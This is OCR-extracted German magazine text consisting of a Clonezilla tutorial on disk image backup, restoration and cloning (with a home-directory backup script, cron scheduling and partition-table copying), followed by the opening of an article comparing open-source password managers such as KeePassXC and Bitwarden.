Clonezilla (*https://clonezilla.org*) besteht aus Bash-Scripts, die eine einheitliche Oberfläche für mehrere Kommandozeilentools bereitstellen. Das Tool kopiert nur Sektoren, die mit Daten belegt sind. Das sorgt für optimale Geschwindigkeit. Für das Imagebackup benötigen Sie eine zweite interne oder externe Festplatte mit ausreichend freiem Platz. Die Sicherung kann auch auf einen über SSH oder Samba/CIFS (Windows-Freigabe) erreichbaren Netzwerkspeicher erfolgen.

Einschränkungen: Clonezilla unterstützt keinen Raid-Verbund. Ein erzeugtes Festplattenabbild kann außerdem nur komplett zurückgesichert werden, bei Bedarf aber auch auf eine andere Festplatte oder in einer virtuellen Maschine. Einzelne Dateien lassen sich nicht aus dem Abbild extrahieren.

Livesystem: Das Programm benötigt exklusiven Zugriff auf die Festplatte. Deshalb nutzen Sie Clonezilla immer in einem unabhängigen Livesystem, das Sie von einer DVD oder einem USB-Stick starten. Der Hersteller bietet im Downloadbereich von *https://clonezilla.org* mehrere Varianten an. In der Regel ist die 64-Bit-Version von „alternative stable“ zu empfehlen, die auf Ubuntu basiert. Clonezilla ist außerdem im LinuxWelt-Rettungssystem enthalten, das Sie auf der Heft-DVD finden (Download und Updates unter *www.pcwelt.de/2333818*). Die Beschreibungen in diesem Artikel beziehen sich auf das LinuxWelt-Rettungssystem (siehe Seite 72).

Clonezilla läuft im Terminal: Im Menü navigieren Sie mit den Pfeiltasten, Eingaben



Live-DVD: Das Originalsystem des Herstellers läuft auf einem Ubuntu-Unterbau. Es bietet aber nur Clonezilla und keine weiteren Tools, etwa um Partitionen zu verändern.

bestätigen Sie mit der Enter-Taste und über die Leertaste lassen sich Optionen auswählen. Die Oberfläche erscheint weitestgehend in deutscher Sprache, bei Bestätigungen steht jedoch „(y/n)“ in der Frage. Tippen Sie „y“ ein, um die weitere Ausführung fortzusetzen, und drücken Sie die Eingabetaste. „n“ bricht den Vorgang ab.

2. Vorbereitungen für Backup und Klonen

Damit die Sicherung oder der Systemumzug möglichst schnell abläuft, löschen Sie alle Dateien, die Sie nicht zwingend benötigen. Große Dateien, Videos, MP3s und Bilder verschieben Sie auf eine andere Festplatte.

Ubuntu/Mint-Nutzer entfernen unnötige Programmpakete und räumen den Paketcache auf. Das geht am schnellsten in einem Terminalfenster:

```
sudo apt-get autoremove
sudo apt-get autoclean
```


Unter Windows verwenden Sie die Datenträgerbereinigung (Win-R und Eingabe des Befehls „cleanmgr“). Wichtig ist hierbei, die Option „Systemdateien bereinigen“, um neben temporäre Dateien und Papierkorb auch Updatesicherungen und den eventuell noch vorhandenen Ordner „Windows.old“ zu löschen, in dem Windows 10 die Vorgängerversion sichert. Es empfiehlt sich außerdem, das Dateisystem zu prüfen. Dazu öffnen Sie eine Eingabeaufforderung oder Powershell als Administrator und tippen

```
chkdsk c: /f
```

ein. Starten Sie Windows neu, um die Prüfung durchführen zu lassen. Wenn Sie die Festplatte klonen wollen, sollten Sie das Dateisystem vorher defragmentieren. Beim Umzug von einer SSD auf eine neue SSD ist das nicht nötig. Suchen Sie über „Start“ oder im Startmenü nach „Defragmentierung“ und klicken Sie auf „Laufwerke defragmentieren und optimieren“. Markieren Sie das Laufwerk, das Sie defragmentieren wollen, und klicken Sie auf „Optimieren“.

Beenden Sie Windows 8.1 oder 10 anschließend über „Neu starten“ und booten Sie den PC von der LinuxWelt-Rettungs-DVD. Beenden Sie Windows nicht mit „Herunterfahren“, weil sonst unter Linux kein Zugriff auf das Dateisystem möglich ist.

Wenn Sie den Inhalt der bisherigen Festplatte auf eine neue Festplatte kopieren möchten, ist nichts weiter zu beachten, solange das Ziellaufwerk größer oder gleich



Datenvolumen reduzieren: Bevor Sie eine Windows-Partition sichern, löschen Sie überflüssigen Dateien und räumen das System über die Datenträgerbereinigung auf.

groß ist. Handelt es sich um eine SSD, bietet diese wahrscheinlich weniger Speicherplatz. In diesem Fall dürfen sich auf den Partitionen der alten Festplatte insgesamt nicht mehr Daten befinden, als auf die SSD passen (siehe Punkt 6).

Für das Imagebackup schließen Sie eine zweite Festplatte an den PC an, die mit dem Dateisystem NTFS oder Ext4 formatiert sein sollte. Oder Sie erstellen eine Netzwerkfreigabe auf einem NAS oder einem zweiten PC (siehe Punkt 3).

3. Imagebackup einer Festplatte erstellen

Booten Sie den PC von der LinuxWelt-Rettungs-DVD und starten Sie Clonezilla über das Symbol auf dem Desktop. Wählen Sie „device-image“ und dann „local_dev“. Sie haben jetzt Gelegenheit, ein USB-Laufwerk anzuschließen. Drücken Sie die Eingabetaste. Clonezilla zeigt Ihnen die verfügbaren Laufwerke an. Warten Sie, bis das USB-Laufwerk erscheint, und drücken Sie dann die Tastenkombination Strg-C. Wählen Sie das Ziellaufwerk aus und danach ein Verzeichnis, in dem Clonezilla das Backup speichern soll. Gehen Sie mit den Pfeiltasten auf „Done“ und drücken Sie zweimal die Eingabetaste.

REGELMÄSSIGE DATENSICHERUNG

Ein komplettes Backup der Festplatte ist für die meisten Nutzer nur bei umfangreichen Änderungen sinnvoll, etwa nach einem Systemupgrade. Persönliche Daten sollten Sie jedoch regelmäßig sichern, am besten auf einer externen Festplatte. Die folgenden drei Zeilen sichern das Home-Verzeichnis. Der Dateiname wird zusätzlich mit einer Datums- und Zeitangabe versehen.

```
#!/bin/bash
DATE=$(date +%Y-%m-%d-%H%M%S)
tar -cjpf /media/$USER/[USB-Laufwerk]/home_$USER-$DATE.tar.bz2
  $HOME
```

Erstellen Sie das Script in einem Texteditor und speichern Sie es in Ihrem Home-Verzeichnis, etwa als „~/backup.sh“. Machen Sie es dann ausführbar:


```
chmod 755 ~/backup.sh
```

Damit das Script automatisch startet, rufen Sie im Terminalfenster *crontab -e* auf. Tippen Sie hier folgende Zeile ein:


```
0 18 * * * nice -n 19 ionice -c2 -n7 $HOME/backup.sh >/dev/null 2>&1
```

Speichern Sie die Änderung. Damit startet das Script jeden Tag um 18:00 Uhr. Wenn Sie statt „0 18“ den Wert „53 2“ eingeben, wird das Script um 2:53 Uhr ausgeführt.

Wer ein Programm mit grafischer Oberfläche bevorzugt, sollte sich beispielsweise das Backuptool von Ubuntu ansehen. Sie rufen es in den „Systemeinstellungen“ über „Datensicherung“ auf. Ein weiteres nützliches Programm ist Timeshift, mit dem Sie nach Zeitplan Momentaufnahmen des Dateisystems erstellen. Der erste Sicherungspunkt ist ein komplettes Backup der gewählten Verzeichnisse und kann recht groß ausfallen. Die weiteren Wiederherstellungspunkte sind dann deutlich kleiner, da Timeshift nur noch die Unterschiede zum vorherigen Sicherungspunkt speichert. Informationen zur Einrichtung von Timeshift findet Sie unter *www.pcwelt.de/2128851* oder auf der Seite des Herstellers (*www.teejeetech.in/p/timeshift.html*).



Sicherungsziel: Schließen Sie eine USB-Platte am besten vor dem Systemstart an. Clonezilla wartet aber auch, wenn die Platte noch nicht verbunden ist.



Kopierfortschritt: Während Clonezilla Festplatten kopiert, sehen Sie das Fenster von Partclone. Es informiert Sie, welche Partition gerade kopiert wird und wie lange das dauert.

Bestätigen Sie den Modus „Beginner“. Danach wählen Sie „savedisk“, wenn Sie ein Abbild der gesamten Festplatte erstellen möchten. Clonezilla sichert alle Partitionen inklusive Bootmanager. Es spielt keine Rolle, ob Windows, Linux oder beide Systeme installiert sind. Wenn Sie „saveparts“ wählen, sichert Clonezilla nur einzelne Partitionen.

Vergeben Sie einen aussagekräftigen Namen für das Backup. Anschließend wählen Sie die Festplatte oder Partition aus, die Sie sichern möchten. Bei den folgenden Dialogen übernehmen Sie die Voreinstellungen. Folgen Sie den weiteren Anweisungen des Assistenten, prüfen Sie die Einstellungen und bestätigen Sie mit „y“.

Sicherung auf ein Netzwerklaufwerk: Wenn Sie die Imagedateien über das Netzwerk sichern wollen, wählen Sie statt „local_dev“ den Menüpunkt „samba_server“. Danach geben Sie die IP-Adresse oder den Namen des Servers, die Bezeichnung der Freigabe sowie Benutzername und Passwort ein. Fahren Sie dann fort wie bei der lokalen Festplatte beschrieben.

4. Image einer Festplatte wiederherstellen

Starten Sie Clonezilla mit den Optionen „device_image“ und „local_dev“. Wählen Sie die Partition und das Verzeichnis aus, in dem ein zuvor gesichertes Image liegt. Gehen Sie auf „Beginner“ und dann auf „restoredisk“. Wenn Sie vorher einzelne Partitionen gesichert haben, verwenden Sie „restoreparts“. Clonezilla findet auf dem Backupmedium alle Abbilder automatisch und präsentiert sie in einer Liste. Danach wählen Sie die Zielpartition aus, in die das Image zurückgeschrieben werden soll. Nach zwei Sicherheitsabfragen spielt Clonezilla das Backup zurück.

Bei einer Netzwerksicherung läuft das Ganze entsprechend ab. Hier wählen Sie statt „local_dev“ den Menüpunkt „samba_server“ und geben die Verbindungsinformationen an.

5. Alte auf neue Festplatte klonen

Beim Klonen spielt es keine Rolle, ob es sich bei Quelle oder Ziel um Festplatten oder SSDs handelt. Wichtig ist nur die Größe des Ziellaufwerks. Ist es gleich groß oder größer, gehen Sie so vor:

Booten Sie den PC von der LinuxWelt-Rettungs-DVD und starten Sie Clonezilla. Wählen Sie „device-device“, dann „Beginner“ und anschließend „disk_to_local_disk“. Geben Sie die Festplatte an, die Sie klonen wollen. Im nächsten Schritt wählen Sie das Ziellaufwerk. Die folgenden beiden Dialoge bestätigen Sie mit der Eingabetaste, um die Voreinstellungen zu übernehmen. Folgen Sie den weiteren Anweisungen des Assistenten. Prüfen Sie die Einstellungen und bestätigen Sie mit „y“, wenn Sie dazu aufgefordert werden.

Nachdem Clonezilla seine Arbeit beendet hat, kontrollieren Sie die Partitionen auf dem neuen Laufwerk mit Gparted. Den freien Platz auf der Festplatte nutzen Sie, indem Sie die letzte Partition vergrößern.

6. Klonen auf ein kleineres Ziellaufwerk

Wenn auf dem neuen Datenträger weniger Platz verfügbar ist als bisher, müssen Sie die Partitionen zuerst verkleinern. Dafür verwenden Sie Gparted von der LinuxWelt-Rettungs-DVD. Wie bei jeder größeren Änderung der Partitionsstruktur sollten Sie sicherheitshalber vorher ein Backup erstellen wie in Punkt 3 beschrieben.


Partitionen verkleinern: Gparted lässt sich über das Desktopicon starten. Rechts oben wählen Sie die Festplatte aus, beispielsweise „sda“ für das erste Laufwerk im PC. Wählen Sie die Systempartition per Mausklick und gehen Sie im Kontextmenü auf „Größe ändern/Verschieben“. Wählen Sie mit dem Regler die gewünschte Partitionsgröße. Klicken Sie auf „Größe ändern“. Gparted führt die Änderung erst nach einem Klick auf „Anwenden“ in der Symbolleiste durch. Sind hinter der Systempartition weitere Partitionen vorhanden, verkleinern Sie auch diese. Schieben Sie die jeweilige Partition über den Regler an den Anfang, damit sich alle Bereiche hintereinander befinden. Beim Verschieben gibt Gparted eine Warnmeldung aus, die Sie ignorieren können.

Wichtig: Ändern Sie nur die Größe und/oder Position von System- und Datenpartitionen. Boot- und EFI-Partitionen lassen Sie unverändert.


Beenden Sie das LinuxWelt-Rettungssystem und prüfen Sie, ob Linux beziehungsweise Windows noch starten. Wenn Sie Partitionen verschoben haben, müssen Sie in der Regel den Bootmanager reparieren. Wie das bei Linux geht, steht auf Seite 73. Informationen zur Reparatur der Windows-Bootumgebung finden unter *www.pcwelt.de/2058900* („Win RE“, „Starthilfe“).

Partitionstabelle kopieren: Die Zielfestplatte muss die gleichen Partitionen erhalten wie die Originalfestplatte. Führen Sie im Terminalfenster

`fdisk -l`
aus, um sich einen Überblick zu verschaffen. fdisk zeigt Ihnen hinter „Disklabel type:“ auch an, ob die Festplatte mit dem GPT- oder MBR-Partitionsstil eingerichtet ist („gpt“ oder „dos“).
In unserem Beispiel gehen wir davon aus, dass es sich bei „sda“ um die Originalfestplatte handelt und das Ziellaufwerk „sdb“ ist. Eine GPT-Partitionstabelle kopieren Sie mittels des Befehls
`sgdisk -R /dev/sdb /dev/sda`
Bei MBR verwenden Sie
`sfdisk -d /dev/sda | sfdisk -f /dev/sdb`
Alternativ können Sie die Partition auf der Zielfestplatte auch über Gparted erstellen. Gehen Sie dort auf „Laufwerk → Partitionstabelle“, um die neue Festplatte im GPT- oder MBR/MSDOS-Partitionsstil einzurichten. Wichtig ist, dass Anzahl und Typ der Partitionen denen der bisherigen Festplatte entsprechen und nur die Größe abweicht.
Festplatte klonen: Wählen Sie dazu nach „device-device“ statt des bisher benutzten „Beginner“-Modus den Eintrag „Expert“. Wählen Sie „disk_to_local_disk“ und danach Original- und Zielfestplatte aus. Als Nächstes erscheint ein Dialog mit Experteneinstellungen.
Aktivieren Sie mit der Leertaste zusätzlich die Option „-icds“. Bestätigen Sie die Einstellungen in diesem und dem folgenden Dialog mit der Eingabetaste. Danach wählen Sie die Option „-k KEINE Partition-Tabelle mit Bootsektor des Zielsystems erstellen“. Damit verzichtet Clonezilla darauf, die Partitionstabelle zu ändern. Folgen Sie den weiteren Anweisungen des Assistenten. Prüfen Sie die Einstellungen und bestätigen Sie mit „y“, wenn Sie dazu aufgefordert werden.
Kontrollieren Sie abschließend die Partitionen auf dem neuen Laufwerk mit Gparted. Sollte noch Platz am Ende frei sein, vergrößern Sie die letzte Partition.
Bauen Sie die alte Festplatte aus und starten Sie das System von der neuen geklonten Platte. Wenn Sie die alte Festplatte weiter im selben PC verwenden möchten, müssen Sie sie über Gparted neu partitionieren. Denn auf beiden Platten tragen die Partitionen die gleiche UUID, über die Linux die Laufwerke einbindet. Sind diese zweimal vorhanden, werden die Partitionen in den gleichen Pfad eingehängt, was zu Problemen führt. ■



Partitionen verändern: Wenn Sie ein größeres auf ein kleineres Laufwerk kopieren wollen, müssen Sie die Partitionen vorher mit Gparted verkleinern.



Festplatteninfos: fdisk zeigt die Partitionen auf der Festplatte an und informiert hinter „Disklabel type:“ über das verwendete Partitionsschema (gpt oder dos).


PROFIBACKUP FÜR WINDOWS

WIM-Dateien (Windows Imaging Format) eignen sich für platzsparende Backups von NTFS-Partitionen. Unter Windows verwenden Sie Tools wie Dism oder Imagex, um WIM-Dateien zu erstellen oder zu bearbeiten. Das Open-Source-Tool wimlib-imagex (*https://wimlib.net*) gibt es für Windows sowie Linux und es ist auch im LinuxWelt-Rettungssystem enthalten.
Wenn auch Windows auf Ihrer Festplatte installiert ist, bietet wimlib-imagex im Vergleich zu Clonezilla einige Vorteile: Das Tool arbeitet relativ schnell, außerdem können Sie bei Bedarf auch einzelne Dateien aus dem Backup extrahieren und inkrementelle Sicherungen erstellen. Unter Linux lassen sich nur komplette Partitionen sichern, bei der Windows-Version können Sie auch einzelne Ordner für die Sicherung auswählen.
Wenn Sie in einem Terminalfenster
`wimlib-imagex`
starten, erhalten Sie eine Übersicht mit allen Funktionen und Optionen. Es ist einfacher, die gewünschten Funktionen direkt aufzurufen. *wimcapture* beispielsweise verwenden Sie für Backups, *wimappend* für inkrementelle Backups und *wimapply*, um Windows wiederherzustellen. Ausführliche Informationen zu wimlib-imagex finden Sie unter *www.pcwelt.de/2056754*.

Passwörter sicher verwahren

Benutzernamen, Kennwörter, PINs: Das alles lässt sich nicht mehr im Kopf aufbewahren, zumal Passwörter komplex sein und sich selten wiederholen sollen. Passwortsafes versprechen, Zugangsdaten sicher und komfortabel zu verwalten.

VON DAVID WOLSKI



Wenn gehackte Datenbanken mit Benutzer-Log-ins in die falschen Hände fallen, sind vor allem jene Anwender gefährdet, die identische Log-ins über mehrere Onlinedienste hinweg verwenden. Hacks der Superlative sind gar nicht mehr so selten: Yahoo hat 2014 die Anmeldedaten von 500 Millionen Usern an Hacker verloren, Ebay musste im gleichen Jahr eingestehen, dass die Daten von 145 Millionen Anwendern gestohlen wurden. Letztes Jahr schlug Equifax Alarm, nachdem im Sommer 2017 die Daten von 150 Millionen Zugängen durch eine Sicherheitslücke einsehbar waren.

Pro Dienst ein eigenes Passwort

Wenn jeder Zugang mit einem individuellen Passwort geschützt ist, hält sich das Risiko für die betroffenen Anwender nach einem Hack in Grenzen. Pro Konto ein eigenes, womöglich regelmäßig geändertes Passwort: Diese Regel macht die Nutzung von Onlinediensten sicherer, trägt aber auch zu einer enormen Menge an Log-ins bei, die es zu verwalten gilt. Tatsächlich kommt kaum mehr jemand daran vorbei, sich die wachsende Zahl an Log-ins irgendwie zu notieren. Dann aber bitte sicher und komfortabel zugleich: Browser wie Firefox und Chromium bieten von sich aus an, Web-Log-ins zu sichern. Aber Browser sind nicht der richtige Ort für die zusätzliche Zahl an Linux-Log-ins, SSH-Anmeldungen und Datenbankpasswörtern, die ein Hobby-Admin immer wieder parat haben muss.

Der Beitrag nimmt sich deshalb sicher verschlüsselte Passwortsafes vor, die unter einer Open-Source-Lizenz stehen und mit vertretbarem Aufwand unter populären Linux-Distributionen wie Debian, Ubuntu, Linux Mint eingerichtet sind. Und natürlich am besten auch unter anderen Systemen wie Windows, Mac-OS und Android. Ein kurzer Steckbrief gibt an, was ein Programm neben Linux noch so abdeckt. Der Punkt „Kompatibilität" gibt an, von welchen anderen Safes ein Programm die Daten importieren kann.



Keepass XC: Neu aufgelegt

„Keepass XC" ist kein Druckfehler: Es handelt sich nicht um das bekannte Programm Keepass X, sondern um eine neuere Abspaltung. Diese war nach Ansicht einer kritischen Masse von Entwicklern nötig, weil es um Keepass X zu still geworden war. Bugreports und Funktionswünsche blieben monatelang liegen. Die Nutzergemeinde um die Open-Source-Software hat deshalb die Variante Keepass XC ins Leben gerufen, die Änderungen und Verbesserungen schneller aufnimmt.

Das Open-Source-Programm (GPL) erstellt eine lokale Datenbank, die mit AES-256 oder Twofish verschlüsselt ist. Die Oberfläche ist intuitiv und folgt im Aufbau der Keepass-Familie. Ein Rechtsklick auf einen Eintrag kann die dort hinterlegten Daten wie Benutzernamen und das Passwort in die Zwischenablage kopieren; dort bleibt die Zeichenkette aus Sicherheitsgründen nur zehn Sekunden lang, wonach Keepass XC die Zwischenablage automatisch leert. Eine andere Möglichkeit, Log-ins auf Web-

seiten automatisch auszufüllen, nennt sich „Autotype“. Dazu hinterlegen Sie in einem Datenbankeintrag im Feld „URL“ die Webadresse des Anmeldeformulars.


Systeme: Linux, Windows, Mac-OS

Besonderheiten: Die Abstammung von der Keepass-Familie hat ihre Vorteile: Der Umstieg von den populären Vorgängern Keepass 2 und Keepass X ist ohne Umgewöhnung möglich – perfekt für Desktopanwender.

Installation: *https://keepassxc.org*, die Projekt-Webseite, liefert fertige Pakete für Debian, Ubuntu, Linux Mint, Fedora, Open Suse Leap, Cent-OS, Arch Linux und Gentoo.

Browserintegration (für Firefox, Google Chrome/Chromium und Opera/Vivaldi): Die Funktion „Autotype“ sucht alle Browserfenster nach der in der Passwortdatenbank hinterlegten URL ab und gibt dann selbständig die Log-in-Daten ein.

Kompatibilität: Keepass XC liest unverschlüsseltes CSV ein und beherrscht lesend wie schreibend die KDBX-Dateien von Keepass X. Auch ältere KDB-Datenbanken können importiert werden.



Würdiger Erbe der Keepass-Familie: Der Allrounder ist eine Empfehlung für Anwender, die Passwörter lokal speichern und die Datenbank manuell auf andere Systeme übertragen.

Bitwarden: Ein Griff in die Cloud

Warum nur lokal eine verschlüsselte Passwortdatenbank speichern? Die meisten Anwender benötigen Passwörter auf mehr als einem System. Bitwarden ist erst einmal nur ein Client, der sich in Form einer Desktopapp oder in Webbrowsern installiert. Statt in einem Programm mit lokaler Datenbank sind hier die Daten in der Cloud gespeichert. Es gibt Bitwarden nicht nur als Browsererweiterung, sondern auch als Desktopapp, aber auch diese verbindet sich mit dem Bitwarden-Server, um dort die verschlüsselte Datenbank zu speichern. Das wäre für misstrauische Nutzer ein Ausschlusskriterium. Aber Bitwarden ist eine hybride Lösung:


Besonders bequem ist Bitwarden als Dienst, der ein fremd gehosteter Ersatz für eine Browsersynchronisierung wie Firefox Sync ist. Weniger bequem, aber dafür komplett unter eigener Kontrolle arbeitet Bitwarden als Server für verschlüsselte Passwortdatenbanken auf einem eigenen Linux-Server im LAN oder im Internet. Dazu ist Bitwarden als freie (GPL) Serverkomponente in Form eines Docker-Containers verfügbar (*https://help.bitwarden.com/article/install-on-premise*) und kann auf einem eigenen Linux-System gehostet werden. Das ist die Variante für anspruchsvolle Anwender, die keiner Cloud trauen und lieber ihren eigenen netzwerkfähigen Passwortsafe im lokalen Netzwerk haben. Davon abgesehen erledigt Bitwarden die Ver- und Ent-

KDE-WALLET: PASSWÖRTER FÜR KDE

Die Programme von KDE sind kontaktfreudig. Allein über die KIO-Slaves, die auf entfernte Dateisysteme über SMB, SSH, Web DAV und FTP zugreifen können, ergibt sich häufig die Nachfrage, ob man wiederkehrende Log-in-Daten speichern will, um sie bei Bedarf wieder abzurufen zu können. KDE-Programme wie Dolphin und Krusader schlagen bei der ersten Eingabe eines Passworts von sich aus vor, diese Log-in-Daten sicher im KDE-Wallet zu speichern. Für die Verwaltung anderer Log-in-Daten außerhalb von KDE-Programmen ist das Programm nicht geeignet. KDE-Wallet ist mit dem Programmaufruf „kwalletmanager5“ einsehbar und die gespeicherten Daten lassen sich dort nach der Entsperrung mittels „Datei → XML exportieren“ in eine unverschlüsselte XML-Datei sichern. Ein chiffriertes Austausch- und Backupformat bietet die Funktion „Datei → Verschlüsselt exportieren“.



Passwortsafe in KDE: KDE-Wallet stellt KDE-Programmen einen geschützten Speicher bereit. Bei der ersten Verwendung muss ein Masterpasswort festgelegt werden.



Desktopapp von Bitwarden: Obwohl Bitwarden eher ein Dienst als eine Anwendung ist, gibt es inzwischen auch Programme für den Desktop, die außerhalb des Webbrowsers laufen.

schlüsselung der Datenbank auf dem eigenen Rechner und überträgt sie erst dann an den Server im Netzwerk.

